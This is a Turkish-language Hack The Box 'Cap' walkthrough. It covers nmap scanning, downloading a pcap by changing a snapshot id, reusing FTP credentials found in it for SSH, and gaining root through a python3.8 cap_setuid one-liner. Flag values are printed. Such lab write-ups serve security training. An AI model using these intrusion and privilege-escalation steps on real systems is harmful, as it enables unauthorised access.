

HTB CAP

Herkese merhaba bugün Htb cap makinesinin çözümü gerçekleştireceğiz.

Öncelikle bu makinede bağlandıktan sonra /etc/hosts/ ile bağlantı kurmuyoruz direk online bir makine.

İlk soru da kaç tane portun açık olduğunu soruyor bunun için hemen bir nmap taraması atıyoruz.

```
root@kali: /home/mehmet/Masaüstü x root@kali: /home/mehmet/Masaüstü x
nmap -p- --min-rate 1000 -T4 10.129.12.163
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-29 14:30 +03
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.33% done; ETC: 14:31 (0:00:50 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.43% done; ETC: 14:31 (0:00:50 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 26.04% done; ETC: 14:31 (0:00:51 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 26.54% done; ETC: 14:31 (0:00:50 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.56% done; ETC: 14:31 (0:00:48 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.87% done; ETC: 14:31 (0:00:47 remaining)
Nmap scan report for 10.129.12.163
Host is up (0.14s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 69.55 seconds
```

Cevap:3

İkinci soru için cevabımız çok kolay snapshot çalıştıktan sonra tarayıcı da id den önce ne yazdığını soruyor.




Cevap:data

Dördüncü soru için ise hangi pcap in hassas veri sakladığını soruyor.

Şimdi buradaki amacımızın pcaplerin hepsini inceleyerek içeride şifre vb gibi hassas veriler elde etmek. Bunun için ise id kısmını değiştirerek pcap dosyalarını indiriyoruz.

0 dan başlayalım.



Şansımıza ilk dosyadan hassas verileri bulmuş oluyoruz.

Cevap4=0

Beşinci soruda hassas veriler için hangi protokol kullanıyor diye sormuş o da gözümüzün önünde.

Cevap5=ftp

Altıncı soru aslında bizi yönlendiriyor şimdi burada biz nathan ın şifresini ve kullanıcı adını bulduk aslında soru da bize o bilgiler başka nerde işe yarıyor bizimde ssh bağlantısı ile sızma yapabileceğimizi bilmemiz gerekiyor ki ssh portu da açıktı en başta o yüzden

Cevap6=ssh

Yedinci soru artık bizde user.txt istiyor. SSh bağlantısı ile sızdıktan sonrabir ls ile tarama yapıyoruz ve user.txt yi orda görüyoruz ve yakalıyoruz.

```
(root@kali)~[/home/mehmet/Masaüstü]
# ssh nathan@10.129.12.163

nathan@10.129.12.163's password:
Permission denied, please try again.
nathan@10.129.12.163's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jan 29 12:12:37 UTC 2026

System load:          0.0
Usage of /:           36.7% of 8.73GB
Memory usage:         21%
Swap usage:           0%
Processes:            222
Users logged in:      0
IPv4 address for eth0: 10.129.12.163
IPv6 address for eth0: dead:beef::250:56ff:feb0:88a4
```

```
System information as of Thu Jan 29 12:12:37 UTC 2026

System load:          0.0
Usage of /:           36.7% of 8.73GB
Memory usage:         21%
Swap usage:           0%
Processes:            222
Users logged in:      0
IPv4 address for eth0: 10.129.12.163
IPv6 address for eth0: dead:beef::250:56ff:feb0:88a4

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
2c3ca907152af9bcfd78c958c23bb177
nathan@cap:~$ █
```

Sekizinci sou için ise `getcap -r / 2>/dev/null` bu komut Sistemde capability atanmış tüm binary'leri listeler. Bu komutu yazdıktan sonra binaryimizi görüyoruz.

Cevap8=/usr/bin/python3.8

Artık son sorudayız bizden root flag isteniyor şunu geçen sorudan biliyoruz ki bu binary ile root olabiliriz Python çalıştırarak ve `uid=0` yaparak (root id si 0) flagi bulabiliriz. `/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'` Bu kod ile root oluyoruz sonrasında flagi alıyoruz.

```
Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
2c3ca907152af9bcfd78c958c23bb177
nathan@cap:~$ /usr/bin/python3.8 -c
Argument expected for the -c option
usage: /usr/bin/python3.8 [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try 'python -h' for more information.
nathan@cap:~$
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# ls
user.txt
root@cap:~# cat /root/root.txt
a664eeb9e68e11595b52a1adbcd22ada
root@cap:~#
```